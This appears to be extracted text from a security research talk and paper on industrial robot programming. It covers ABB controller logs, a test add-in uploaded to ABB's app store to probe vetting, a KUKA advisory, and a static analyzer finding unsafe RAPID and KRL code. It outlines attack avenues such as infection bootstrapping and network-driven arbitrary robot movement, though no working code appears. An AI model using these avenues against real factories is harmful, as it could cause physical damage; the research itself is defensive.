Controller1 (Station): 10230 - Backup step ready	07/07/2020 16:33:05	Event Log
Controller1 (Station): 10231 - Backup step ready	07/07/2020 16:33:05	Event Log
Controller1 (Station): 10232 - Backup step ready	07/07/2020 16:33:05	Event Log
Controller1 (Station): 10233 - Backup step ready	07/07/2020 16:33:05	Event Log
Controller3 (Station): 10230 - Backup step ready	07/07/2020 16:33:07	Event Log
Controller3 (Station): 10231 - Backup step ready	07/07/2020 16:33:07	Event Log
Controller3 (Station): 10232 - Backup step ready	07/07/2020 16:33:07	Event Log
Controller3 (Station): 10233 - Backup step ready	07/07/2020 16:33:07	Event Log
Controller2 (Station): 10230 - Backup step ready	07/07/2020 16:33:07	Event Log
Controller2 (Station): 10231 - Backup step ready	07/07/2020 16:33:07	Event Log
Controller2 (Station): 10232 - Backup step ready	07/07/2020 16:33:07	Event Log
Controller2 (Station): 10233 - Backup step ready	07/07/2020 16:33:07	Event Log

Search Results

How to Bootstrap the Infection?

- **Option 1: We have an RCE in the automation scripts**
- Option 2: The attacker can be a bit more creative

How to Bootstrap the Infection?

- Option 1: We have an RCE in the automation scripts
- **Option 2: The attacker can be a bit more creative**



Categories



App Store
App Activation




Home
My Account
App Store Wiki
YouTube


Industrial App Store

Home

Connected Applications




Category: MODBUS



OrangeApps

All Apps for Robots Apps for Windows Apps for Free



*All prices in EUR excl. VAT and shipping costs.

"Perfection is finally attained not when there is no longer anything to add, but when there is no longer anything to take away."

Antoine de Saint-Exupéry, Terre des Hommes

Browser window showing the ABB RobotApps profile page:

URL: <https://robotapps.robotstudio.com/#/profile/appPage>

Page Title: ABB-RobotApps

Navigation: My Profile, My Apps, My Groups, Notifications

App Status Summary:

- Approved Apps: 0
- Pending for approval: 1
- Rejected Apps: 0

Search bar: Search

App Card: SecureYourWork by Scott Cole, Add-In, 70 KB

App Card Details:

- SecureYourWork
- by Scott Cole
- Add-In
- 70 KB
- 0 stars, 0 comments, 0 downloads

ABB RobotStudio 6.08 (32-bit) interface showing the Add-Ins gallery:

Menu: File, Home, Modeling, Simulation, Controller, RAPID, Add-Ins

Toolbar: RobotApps, Install Package, Migrate RobotWare, Gearbox Heat, Gearbox Heat Prediction

Left Panel: Add-Ins, PowerPacs, General, Installed Packages, RobotWare 6.08, Secure Your Work

Right Panel: Gallery

Search: secureyour

Common tags: ABB, RobotWare, RobotWare-Addin, RobotStudio-Addin, SmartComponent, All tags...

App Card: SecureYourWork by Scott Cole

Description: This is just an app for research purposes. It does nothing except collecting usage statistics! Icon ...

Output Panel:

Show messages from: All messages

Messages:


- Distribution package (C:\ProgramData\ABB Industrial IT\Robotics IT\Distribution\Packages\SecureYourWork) directory name i... 7/29/20...
- RobotStudio license will expire in 3 days 7/29/20...
- RobotStudio requires Direct3D 10.1 which is not supported by this device. Software rendering will be used instead. 7/29/20...

ABB RobotApps

My Profile My Apps My Groups

Approved Apps 1 Pending for approval 0

Approved Apps 1



SecureYourWork

by Scott Cole

Add-In 70 KB

★ 0 0 6

Secure Your Work Add-in

The 'Secure Your Work' package is just a test add-in prepared for research purposes. It does nothing except keeping track of how many times it gets installed. We prepared it and uploaded it to check whether this app store has any manual vetting procedure. If you installed it, just remove it. It will not do any harm. This test is to check whether someone would be able to upload software, including non benign software, via this app store.

OK

ABB RobotStudio

File Home Modeling Simulation Controller RAPID Add-Ins

RobotApps Install Package Migrate RobotWare Gearbox Heat Gearbox Heat Prediction

Output

Show messages from: All messages

(i) Distribution package (C:\ProgramData\ABB Industrial IT\Robotics IT\DistributionPackages\SecureYourWork)

⚠ RobotStudio license will expire in 3 days

⚠ RobotStudio requires Direct3D 10.1 which is not supported by this device. Software rendering will be used.

ICS Advisory (ICSA-20-098-05)


KUKA.Sim Pro

Original release date: April 07, 2020



1. EXECUTIVE SUMMARY

- **CVSS v3 4.3**
- **ATTENTION:** Exploitable remotely/low skill level to exploit
- **Vendor:** KUKA
- **Equipment:** Sim Pro
- **Vulnerability:** Improper Enforcement of Message Integrity During Transmission in a Communication Channel



Automatic Detection of Unsafe Code Patterns



Marcello Pogliani, Politecnico di Milano

Sources and Sinks

Attacker-controlled input

sensitive sources

File

Inbound communication
(e.g., network)

Teach Pendant (UI)



concrete impact

sensitive sinks


Robot Movement

File Handling (e.g., read)

File Modification (e.g.,
write configuration)

Call by Name

Overall Architecture of the Analyzer





Demo Time

Detection Results

- Hard to find public code (it's intellectual property)
- 100 RAPID and KRL files on public repo (e.g., GitHub and GitLab)

Vulnerability	Projects	Files	Root Cause
Network → Remote Function Exec	2	2	Dynamic code loading
Network → File Access	1	4	Unfiltered open file
Network → Arbitrary Movement	13	34	Unrestricted Move Joint or Move to point
Detection Errors	2	12	Interrupts

Closing Remarks



Federico Maggi, Trend Micro Research

Defense and Remediation Approaches

- **Secure communication:** hard to implement without language support
- **Input validation:** hard to fix – what to do when invalid input comes in?
- **Privilege separation:** requires changes at the OS/runtime level
- **Code signing:** will probably take 5-10 years to see this widely deployed

- feels **like 25 years ago**: remember the first vulns in web apps?

- feels **like 25 years ago**: remember the first vulns in web apps?
- **No resource isolation**: if bad things happen...can be very bad!

- feels **like 25 years ago**: remember the first vulns in web apps?
- **No resource isolation**: if bad things happen...can be very bad!
- **Automation engineers**: please follows security guidelines

- **feels like 25 years ago:** remember the first vulns in web apps?
- **No resource isolation:** if bad things happen...can be very bad!
- **Automation engineers:** please follow security guidelines
- **CISOs:** please consider to audit logic written in proprietary languages!

Get in Touch and Stay Tuned

- We have a working **prototype** that can find vulnerabilities in
 - ABB RAPID
 - KUKA KRL
- If you're interested: **get in touch with us!**

Detecting Insecure Code Patterns in Industrial Robot Programs

Marcello Pogliani
Politecnico di Milano
marcello.pogliani@polimi.it

Federico Maggi
Trend Micro Research
federico_maggi@trendmicro.com

Marco Balduzzi
Trend Micro Research
marco_balduzzi@trendmicro.com

Davide Quarta
EURECOM
davide.quarta@eurecom.fr

Stefano Zanero
Politecnico di Milano
stefano.zanero@polimi.it

Abstract

Industrial robots are complex and customizable machines that can be programmed with proprietary domain-specific languages. These languages are often not designed with security in mind, leading to vulnerabilities that can be exploited by attackers.

1 Introduction

Industrial robots are complex manufacturing machines at the center of modern factories. Robots are widely interconnected—through industrial networks and the Internet of Things (IIoT)—and their behavior is often controlled by proprietary software. This makes them a prime target for attackers who can exploit vulnerabilities to cause physical damage, steal data, or disrupt production.